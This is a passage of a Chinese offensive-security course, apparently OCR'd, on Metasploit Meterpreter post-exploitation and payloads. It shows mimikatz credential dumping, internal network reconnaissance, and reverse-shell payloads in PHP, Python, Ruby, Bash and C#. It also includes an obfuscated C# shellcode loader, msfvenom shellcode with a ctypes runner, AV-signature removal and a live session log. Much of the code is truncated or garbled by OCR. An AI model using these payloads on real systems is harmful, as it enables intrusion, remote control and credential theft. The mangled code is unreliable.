============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5770 @index=65539, @mac_addr="\x00\f)\x85\xD6}", @mac_name="Intel(R) PR
O/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["192.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Meterpreter::Ex
tensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1, @mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=nil, @addrs=["127
.0.0.1"], @netmasks=[], @scopes=[]>]
>>
```

锁定注销目标机：

```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"xB2xD9xD7xF7xB3xC9xB9xA6xCDxEAxB3xC9xA1x
>>
```

```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"\xB2\xD9\xD7\xF7\xB3\xC9\xB9\xA6\xCD\xEA\xB3\xC9\xA1\xA3", "return"=>true}
>>
```

调用MessageBox：

```
>> client.railgun.user32.MessageBoxA(0, "Micropoor", "Micropoor", "MB_OK")
```



快速获取当前绝对路径：

```
>> client.fs.dir.pwd

=> "C:\Documents and Settings\Administrator\xE6xA1x8CxE9x9DxA2"
```

目录相关操作：

```
>> client.fs.dir.chdir("c:\")

=> 0


>> client.fs.dir.entries

=> ["ADFS", "AUTOEXEC.BAT", "boot.ini", "bootfont.bin", "CONFIG.SYS", "Documents
```

建立文件夹：

```
>> client.fs.dir.mkdir("Micropoor")

=> 0
```



hash操作：

```
>> client.core.use "mimikatz"

=> true

>> client.mimikatz

=> #<Rex::Post::Meterpreter::Extensions::Mimikatz::Mimikatz:0x000055aee91ceb28 @

>> client.mimikatz.kerberos

=> [{:authid=>"0;996", :package=>"Negotiate", :user=>"NETWORK SERVICE", :domain=
n.a. (kerberos KO)"}, {:authid=>"0;44482", :package=>"NTLM", :user=>"", :domain=
n.a. (kerberos KO)"}, {:authid=>"0;115231", :package=>"NTLM", :user=>"Administra
n.a. (kerberos KO)"}, {:authid=>"0;997", :package=>"Negotiate", :user=>"LOCAL SE
n.a. (kerberos KO)"}, {:authid=>"0;999", :package=>"NTLM", :user=>"WIN03X64$", :
n.a. (kerberos KO)"}]
```

```
>> client.core.use "mimikatz"
=> true
>> client.mimikatz
=> #<Rex::Post::Meterpreter::Extensions::Mimikatz::Mimikatz:0x000055aee91ceb28 @client=#<Session:meterpreter 192.168.1.119:53 (192.168.1.119) "WIN03X6
4\Administrator @ WIN03X64">, @name="mimikatz">
>> client.mimikatz.kerberos
=> [{:authid=>"0;996", :package=>"Negotiate", :user=>"NETWORK SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicModulesListForPr
ocess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;44482", :packag
e=>"NTLM", :user=>"", :domain=>"", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemor
y \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;115231", :package=>"NTLM", :user=>"Administrator", :domain=>"WIN03X64", :pass
word=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.
a. (kerberos KO)"}, {:authid=>"0;997", :package=>"Negotiate", :user=>"LOCAL SERVICE", :domain=>"NT AUTHORITY", :password=>"mod_process::getVeryBasicMo
dulesListForProcess : (0x0000012b) \xC5\x8C\x10\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}, {:authid=>"0;9
99", :package=>"NTLM", :user=>"WIN03X64$", :domain=>"WORKGROUP", :password=>"mod_process::getVeryBasicModulesListForProcess : (0x0000012b) \xC5\x8C\x1
0\xE8\x06\x84 ReadProcessMemory \x16 WriteProcessMemory \xF7B\x02 \nn.a. (kerberos KO)"}]
```

内网主机发现，如路由，arp等：

```
>> client.net.config.arp_table
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5f6b8 @i
>> client.net.config.arp_table[0].ip_addr
=> "192.168.1.1"
>> client.net.config.arp_table[0].mac_addr
=> "78:44:fd:8e:91:59"
>> client.net.config.arp_table[0].interface
=> "65539"
>> client.net.config.routes
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789be58
```

```
>> client.net.config.arp_table
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5f6b8 @ip_addr="192.168.1.1", @mac_addr="78:44:fd:8e:91:59", @interface="65539"
=> #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Arp:0x000055aee7f5ee20 @ip_addr="192.168.1.3", @mac_addr="28:16:ad:3b:51:78", @interface="65539"
>]
>> client.net.config.arp_table[0].ip_addr
=> "192.168.1.1"
>> client.net.config.arp_table[0].mac_addr
=> "78:44:fd:8e:91:59"
>> client.net.config.arp_table[0].interface
=> "65539"
>> client.net.config.routes
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789be58 @subnet="0.0.0.0", @netmask="0.0.0.0", @gateway="192.168.1.1", @interf
ace="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee789a7b0 @subnet="127.0.0.0", @netmask="255.0.0.0", @gate
way="127.0.0.1", @interface="1", @metric=1>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee78993b0 @subnet="192.168.1.0", @netma
sk="255.255.255.0", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786
fec0 @subnet="192.168.1.119", @netmask="255.255.255.255", @gateway="127.0.0.1", @interface="1", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Std
api::Net::Route:0x000055aee786e9d0 @subnet="192.168.1.255", @netmask="255.255.255.255", @gateway="192.168.1.119", @interface="65539", @metric=10>, #<R
ex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee786d698 @subnet="224.0.0.0", @netmask="240.0.0.0", @gateway="192.168.1.119", @interfa
ce="65539", @metric=10>, #<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Route:0x000055aee785be98 @subnet="255.255.255.255", @netmask="255.255.255.
255", @gateway="192.168.1.119", @interface="65539", @metric=1>]
>>
```

实战中的敏感文件操作，也是目前最稳定，速度最快的方式：

```
>> client.fs.file.search("C:\", "*.txt")
```

更多的敏感文件操作，后续补充。

```
>> client.fs.file.search("C:\\", "*.txt")
=> [{"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Application Data\\Microsoft\\Internet Explorer", "name"=>"brndlog.txt", "size"=>10346}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistMSI3B57.txt", "size"=>530804}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistMSI3B67.txt", "size"=>548888}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistUI3B57.txt", "size"=>12494}, {"path"=>"C:\\Documents and Settings\\Administrator\\Local Settings\\Temp", "name"=>"dd_vcredistUI3B67.txt", "size"=>12526}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools", "name"=>"manifest.txt", "size"=>3538}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"adobeflashcs3.txt", "size"=>1433}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"adobephotoshopcs3.txt", "size"=>1712}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"googledesktop.txt", "size"=>588}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"microsoftoffice.txt", "size"=>1265}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"vistasidebar.txt", "size"=>907}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"visualstudio2005.txt", "size"=>152}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"vmwarefilters.txt", "size"=>3084}, {"path"=>"C:\\Documents and Settings\\All Users\\Application Data\\VMware\\VMware Tools\\Unity Filters", "name"=>"win7gadgets.txt", "size"=>399}, {"path"=>"C:\\Documents and Settings\\Default User\\Local Settings\\Application Data\\Microsoft\\Internet Explorer", "name"=>"brndlog.txt", "size"=>141}, {"path"=>"C:\\Program Files\\Outlook Express", "name"=>"msoe.txt", "size"=>110}, {"path"=>"C:\\Program Files\\VMware\\VMware Tools", "name"=>"open_source_licenses.txt", "size"=>762285}, {"path"=>"C:\\Program Files\\VMware\\VMware Tools", "name"=>"vmacthlp.txt", "size"=>233}, {"path"=>"C:\\Program Files (x86)\\Notepad++", "name"=>"readme.txt", "size"=>1450}, {"path"=>"C:\\Program Files (x86)\\Outlook Express", "name"=>"msoe.txt", "size"=>110}, {"path"=>"C:\\WINDOWS", "name"=>"OEWABLog.txt", "size"=>1327}, {"path"=>"C:\\WINDOWS", "name"=>"setuplog.txt", "size"=>705376}, {"path"=>"C:\\WINDOWS\\system32", "name"=>"eula.txt", "size"=>21828}, {"path"=>"C:\\WINDOWS\\system32\\Drivers", "name"=>"hfile.txt", "size"=>0}, {"path"=>"C:\\WINDOWS\\SysWOW64", "name"=>"eula.txt", "size"=>21828}, {"path"=>"C:\\WINDOWS\\SysWOW64\\Drivers", "name"=>"hfile.txt", "size"=>0}, {"path"=>"C:\\WINDOWS\\Tasks", "name"=>"SchedLgU.Txt", "size"=>812}]
>>
```

更多相关的api操作在未来的课时中介绍。


基于第十课补充payload(一)

> 在实战中可能会遇到各种诉求payload，并且可能遇到各种实际问题，如杀毒软件，防火墙拦截，特定端口通道，隧道等问题。这里我们根据第十课补充其中部分，其他内容后续补充。这次主要补充了PHP，python，ruby。

php-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
```

```
<?php error_reporting(0); $ip = 'x.x.x.x'; $port = 53; if (($f = 'stream_socket_
```




```
<?php
$sock=fsockopen("xx.xx.xx.xx",xx);exec("/bin/sh -i <&3 >&3 2>&3");
?>
```


python-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107


import socket,struct,time
for x in range(10):
    try:
        s=socket.socket(2,socket.SOCK_STREAM)
        s.connect(('x.x.x.x',xx))
        break
    except:
        time.sleep(5)
l=struct.unpack('>I',s.recv(4))[0]
d=s.recv(l)
while len(d)<l:
    d+=s.recv(l-len(d))
exec(d,{'s':s})
```




```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
```



```
import socket

import subprocess

s=socket.socket()

s.connect(("xx.xx.xx.xx",xx))

while 1:

   p = subprocess.Popen(s.recv(1024),  shell=True,stdout=subprocess.PIPE, stderr=

   s.send(p.stdout.read() + p.stderr.read())
```

删除特征：


```
root@John:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=8.8.8.8 LPORT=88
```

```
root@John:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=8.8.8.8 LPORT=88 -f c | tr -d '"' | tr -d '\n'
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of c file: 1425 bytes
unsigned char buf[] = \xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x
c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x5
\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58
x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\
77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x
0\x00\x58\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xc
\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68
x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40\
0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\x
0\x53\xff\xd5 root@John:~#
```

```
from ctypes import *
reverse_shell = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8
micropoorshell = create_string_buffer(reverse_shell, len(reverse_shell))
shellcode = cast(micropoorshell, CFUNCTYPE(c_void_p))
shellcode()
```

ruby-payload

```
require 'socket';c=TCPSocket.new("xx.xx.xx.xx", x);$stdin.reopen(c);$stdout.reop
```



```
require 'socket';f=TCPSocket.open("xx.xx.xx.xx",xx).to_i;exec sprintf("/bin/sh -
```

```
require 'socket';c=TCPSocket.new("xx.xx.xx.xx","xx");while(cmd=c.gets);IO.popen(
```

```
c=TCPSocket.new("xx.xx.xx.xx","xx");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.pr
```

菜鸟工具　WEB 在线编辑器　SVG 在线编辑器　实例归档　菜鸟教程　输入关键字...

点击运行　清空　Ruby 在线工具

```
1 require 'socket';c=TCPSocket.new("[redacted]");while(cmd=c.gets);IO.popen(cmd,
```

192.168.1.107:22 - root@John: /tmp - Xshell 5 (Free for Home/School)

文件(F)　编辑(E)　查看(V)　工具(T)　选项卡(B)　窗口(W)　帮助(H)

ssh://192.168.1.107:22

要添加当前会话，点击左侧的箭头按钮。

1 192.168.1.107:22　2 192.168.1.107:22

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179267 bytes) to 118.31.45.91
```

基于第十课补充payload（二）

在实战中可能会遇到各种诉求payload，并且可能遇到各种实际问题，如杀毒软件，防火墙拦截，特定端口通道，隧道等问题。这里我们根据第十课补充其中部分，其他内容后续补充。

这次主要补充了C#，Bash

C#-payload

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
```

混淆:

```
using System; using System.Net; using System.Net.Sockets; using System.Runtime.I
namespace RkfCHtll { class LiNGeDokqnEH {
static byte[] idCWVw(string VVUUJUQytjlL, int eMcukOUqFuHbUv) {
    IPEndPoint nlttgWAMdEQgAo = new IPEndPoint(IPAddress.Parse(VVUUJUQytjlL), eM
    Socket fzTiwdk = new Socket(AddressFamily.InterNetwork, SocketType.Stream, F
    try { fzTiwdk.Connect(nlttgWAMdEQgAo); }
    catch { return null;}
    byte[] gJVVagJmu = new byte[4];
    fzTiwdk.Receive(gJVVagJmu, 4, 0);
    int GFxHorfhzft = BitConverter.ToInt32(gJVVagJmu, 0);
    byte[] mwxyRsYNn = new byte[GFxHorfhzft + 5];
    int yVcZAEmXaMszAc = 0;
    while (yVcZAEmXaMszAc < GFxHorfhzft)
    { yVcZAEmXaMszAc += fzTiwdk.Receive(mwxyRsYNn, yVcZAEmXaMszAc + 5, (GFxHorfh
    byte[] XEvFDc = BitConverter.GetBytes((int)fzTiwdk.Handle);
    Array.Copy(XEvFDc, 0, mwxyRsYNn, 1, 4); mwxyRsYNn[0] = 0xBF;
    return mwxyRsYNn;}
static void hcvPkmyIZ(byte[] fPnfqu) {
    if (fPnfqu != null) {
        UInt32 hcoGPUltNcjK = VirtualAlloc(0, (UInt32)fPnfqu.Length, 0x1000, 0x4
        Marshal.Copy(fPnfqu, 0, (IntPtr)(hcoGPUltNcjK), fPnfqu.Length);
        IntPtr xOxEPnqW = IntPtr.Zero;
        UInt32 ooiiZLMzO = 0;
        IntPtr wxPyud = IntPtr.Zero;
        xOxEPnqW = CreateThread(0, 0, hcoGPUltNcjK, wxPyud, 0, ref ooiiZLMzO);
        WaitForSingleObject(xOxEPnqW, 0xFFFFFFFF); }}
static void Main(){
    byte[] dCwAid = null; dCwAid = idCWVw("xx.xx.xx.xx", xx);
    hcvPkmyIZ(dCwAid); }
        [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(UInt32
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 tqUXybrc
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
```

Bash-payload

```
i >& /dev/tcp/xx.xx.xx.xx/xx 0>&1
```

```
exec 5<>/dev/tcp/xx.xx.xx.xx/xx
cat <&5 | while read line; do $line 2>&5 >&5; done
```

点击运行 清空 Bash 在线工具

```
1 #!/bin/bash
2 exec 5<>/dev/tcp/
3 cat <&5 | while read line; do $line 2>&5 >&5; done
```

程序正在运行中……

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:53
[*] Sending stage (179779 bytes) to 118.31.45.91
[*] Meterpreter session 1 opened (192.168.1.107:53 -> 118.31.45.91:32914) at 2017-12-02
```

附录：

msfvenom 生成bash

```
root@John:~# msfvenom -p cmd/unix/reverse_bash LHOST=xx.xx..xx.xx LPORT=xx > -f
```

参数简化

项目地址：https://github.com/g0tmi1k/mpc

```
root@John:~/mpc# ./msfpc.sh
[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

 msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
  Example: ./msfpc.sh windows 192.168.1.10        # Windows & manual IP.
           ./msfpc.sh elf bind eth0 4444          # Linux, eth0's IP & manual port.
           ./msfpc.sh stageless cmd py https      # Python, stageless command prompt.
           ./msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
           ./msfpc.sh msf batch wan               # All possible Meterpreter payloads, using WAN IP.
           ./msfpc.sh help verbose                # Help screen, with even more information.

<TYPE>:
  + APK
  + ASP
  + ASPX
  + Bash [.sh]
  + Java [.jsp]
  + Linux [.elf]
  + OSX [.macho]
  + Perl [.pl]
  + PHP
  + Powershell [.ps1]
  + Python [.py]
  + Tomcat [.war]
  + Windows [.exe // .exe // .dll]
```

域信息收集之普通域用户权限获取域里详细信息-ldifde工具

前沿


适用场景：内网环境有域环境，掌握一个域用户的账号密码

